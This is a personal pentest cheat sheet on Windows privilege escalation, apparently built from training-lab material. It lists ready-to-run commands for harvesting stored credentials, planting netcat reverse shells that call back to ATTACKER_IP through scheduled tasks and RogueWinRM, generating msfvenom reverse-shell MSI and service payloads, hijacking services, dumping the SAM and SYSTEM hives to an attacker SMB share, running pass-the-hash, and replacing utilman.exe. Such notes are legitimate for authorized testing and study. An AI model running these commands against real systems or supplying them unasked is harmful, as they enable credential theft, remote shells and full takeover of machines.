Pentest Notes / Privilege Escalation
Windows Privilege Escalation
Tools
• WinPeas: https://raw.githubusercontent.com/peass-ng/PEASS-ng/master/winPEAS/winPEASps1/winPEAS.ps1
• PrivescCheck: https://github.com/itm4n/PrivescCheck/releases/latest/download/PrivescCheck.ps1
May need to bypass execution policy restrictions
Set-ExecutionPolicy Bypass -Scope process -Force
• WES-NG: Windows Exploit Suggester - Next Generation
Runs on our system, pip install wesng or git clone https://github.com/bitsadmin/wesng --depth 1 to download.
wes.py --update
In target:
systeminfo > systeminfo.txt
And send the file back to attacking machine
wes.py systeminfo.txt
• Metasploit
multi/recon/local_exploit_suggester
• Seatbelt: https://github.com/GhostPack/Seatbelt
• JAWS: https://github.com/411Hall/JAWS
https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite
• Winpill: https://academy.hackthebox.com/app/module/296/section/3399 resources section. Pillaging script : overview of what exists on the system.
Types of windows users:
• Administrators: Most privileges, can change anything in system and access any file
• Standard users
Special built in accounts: Created and managed by windows but possible access to them through some services' exploitation.
• SYSTEM/ LocalSystem: Used by OS to perform internal tasks, higher privileges than administrators
• Local service: Default acc to run windows services, anonymous connections over internet
• Network service: Same but uses computer creds to authenticate through network
Harvesting Passwords
Unattended windows installations, possible locations of password storage:
C:\Unattend.xml
C:\Windows\Panther\Unattend.xml
C:\Windows\Panther\Unattend\Unattend.xml
C:\Windows\system32\sysprep.inf
C:\Windows\system32\sysprep\sysprep.xml
Powershell History
cmd prompt:
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
powershell: replace %userprofile% with $Env:userprofile
Saved windows creds
Windows allows to use others' creds and save it on the system, to list (but can't see):
cmdkey /list
Run as above used if found with /savecred option
runas savecred /user:[username] cmd.exe
IIS Configuration (databases)
website config stored in web.config, possible locations:
C:\inetpub\wwwroot\web.config
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
find db connection strings in the file:
type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString
PuTTY retrieval of creds
Stores proxy configurations that include cleartext authentication credentials.
reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s
Scheduled tasks
To list the tasks: schtasks ; To get required details:
schtasks /query /fo list /v : Lists all tasks, very big output
• For a particular task: schtasks /query /fo list /v /tn [task_name]
Main things: "Task to run" and "Run as User" : this should be something other than built in accounts
• To see if that task can be modified (the one mentioned in task to run above):
icacls [full_file_path]
• If BUILTIN\Users group has full access (F), then we can modify it with any payload:
echo [nc64.exe file location] -e cmd.exe [ATTACKER_IP] [4444] > [full_file_path]
^ it is netcat
• Start listener on our system : nc -nlvp 4444
• Then run the file using schtasks on target : schtasks /run /tn [task_name]
NOTE: we are modifying the file mentioned in the task to run field, not the task itself. Then we run the task using schtasks and task name
Always Install Elevated
Windows installer files (.msi) may be configured to run with higher privileges from any user account
• 2 registry bits must be set:
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
• If yes then Generate payload:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=[ATTACKER_IP] LPORT=[LOCAL_PORT] -f msi -o malicious.msi
Transfer it to the target and run the following in the target:
msiexec /quiet /qn /i C:\Windows\Temp\malicious.msi
Abusing Service Misconfigurations
Service control manager (SCM): Process in charge of managing the state of services
Check service config of a service: sc qc [service_name]
Powershell: sc.exe ; since sc is Set-Content in PS
Service conf stored in registry: HKLM\SYSTEM\CurrentControlSet\Services\
Associated executable on ImagePath
Account used to start the service on ObjectName
Insecure permissions on service executable
sc qc [service_name]
• Check permissions of the executable in BINARY_PATH_NAME
icacls [service_executable]
Generate payload
msfvenom -p windows/x64/shell_reverse_tcp LHOST=[ATTACKER_IP] LPORT=[LOCAL_PORT] -f exe-service -o revservice.msi
• Transfer it to the target and:
Change the name of above payload to the name in BINARY_PATH_NAME
move [service_executable] [service_executable].bkp
move [payload] [service_executable]
icacls [service_executable] /grant Everyone:F
sc stop [service_executable]
sc start [service_executable]
You have shell with that user's privilege
Unquoted Service Paths
• Check for spaces in the BINARY_PATH_NAME without quotes
Usually spaces are used as argument separators unless they are part of a quoted string.
For eg: Disk sorter enterprise :
First, search for C:\MyPrograms\Disk.exe. If it exists, the service will run this executable.
If not, it will then search for C:\MyPrograms\Disk Sorter.exe. If it exists, the service will run this executable.
If the latter doesn't exist, it will then search for C:\MyPrograms\Disk Sorter Enterprise\\bin\disksrs.exe.
• Check the folder permissions in which the unquoted path is present, here: MyPrograms
• Using exe-service format, generate payload and name it as the first word of the path and then transfer it to the same folder.
• Run it using sc, with full service name
Insecure Service Permissions
If the service DACL (not the service's executable DACL) allow you to modify the configuration of a service, you will be able to reconfigure the service.
• Check for a service DACL. tool: https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk
accesschk64.exe -lc [service_name]
If BUILTIN\\Users group has the SERVICE_ALL_ACCESS permission, then any user can reconfigure the service.
• Using exe-service format, generate payload and transfer it
• Change the service's associated executable and account, localSystem is highest privileged account
sc config [service_name] binPath= "[location of payload]" obj= LocalSystem
Abusing Dangerous Privileges
List of exploitable privileges: https://github.com/gtworek/Priv2Admin
List your privileges:
whoami /priv
SeBackup / SeRestore
Allow users to read and write to any file in the system, ignoring any DACL in place. Idea: Allow certain users to perform backups from a system without requiring full administrative privileges.
• Backup the SAM and SYSTEM hashes in the target:
reg save hklm\system C:\Users\THMBackup\system.hive
reg save hklm\sam C:\Users\THMBackup\sam.hive
• Creates a couple of files with the registry hives content and copy these files to our machine. In our system:
mkdir share
python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support -username [username] -password [password] public share
share: any folder in our system, username and password in the target system
• In the target:
copy C:\Users\[username]\sam.hive \\[OUR_IP]\public\
copy C:\Users\[username]\system.hive \\[OUR_IP]\public\
• Retrieve the users' password hashes inside share directory:
python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam sam.hive -system system.hive LOCAL
• Perform a Pass-the-Hash attack:
python3 //usr/share/doc/python3-impacket/examples/psexec.py -hashes [full hash of administrator] [email protected]
SeTakeOwnership
Allows a user to take ownership of any object on the system, including files and registry keys
utilman.exe: Built-in Windows application used to provide Ease of Access options during the lock screen, run with SYSTEM privileges
• Take ownership of utilman.exe:
takeown /f C:\Windows\System32\Utilman.exe
• Give your user full permissions over utilman.exe:
icacls C:\Windows\System32\Utilman.exe /grant THMTakeOwnership:F
• Replace utilman.exe with a copy of cmd.exe:
copy cmd.exe utilman.exe
• To trigger utilman, we will lock our screen from the start button:

And finally, proceed to click on the "Ease of Access" button (bottom left), which runs utilman.exe with SYSTEM privileges. We get a cmd with SYSTEM privileges
SeImpersonate / SeAssignPrimaryToken
Allow a process to impersonate other users and act on their behalf.
IIS Web Shell
SQL xp_cmdshell
Jenkins Console → SeImpersonate → Potato/RogueWinRM → SYSTEM
Weak Service Binary
DLL Hijack
RCE on any service
IIS Webshell exploit using RogueWinRM:
• Start a listener on your machine
• Upload the exploit of RogueWinRM: https://github.com/antonioCoco/RogueWinRM/releases/download/1.1/RogueWinRM.zip
• Then run in the webshell:
[location_of]RogueWinRM.exe -p "C:\tools\nc64.exe" -a "-e cmd.exe [ATTACKER_IP] 4442"
-p : Executable to be run by the exploit
-a : Used to pass arguments to the executable
Unpatched Software
List installed programs with version and vendor (pre windows 11):
wmic product get name,version,vendor
Exploits for installed software:
https://www.exploit-db.com/
https://packetstormsecurity.com/
Other sources:
• PayloadsAllTheThings - Windows Privilege Escalation https://swisskyrepo.github.io/InternalAllTheThings/redteam/escalation/windows-privilege-escalation/
• Priv2Admin - Abusing Windows Privileges https://github.com/gtworek/Priv2Admin
• Potatoes https://jlajara.gitlab.io/Potatoes_Windows_Privesc
• Decoder's Blog https://decoder.cloud/
• Token Kidnapping (direct download) https://dl.packetstormsecurity.net/papers/presentations/TokenKidnapping.pdf
• Hacktricks - Windows Local Privilege Escalation https://hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html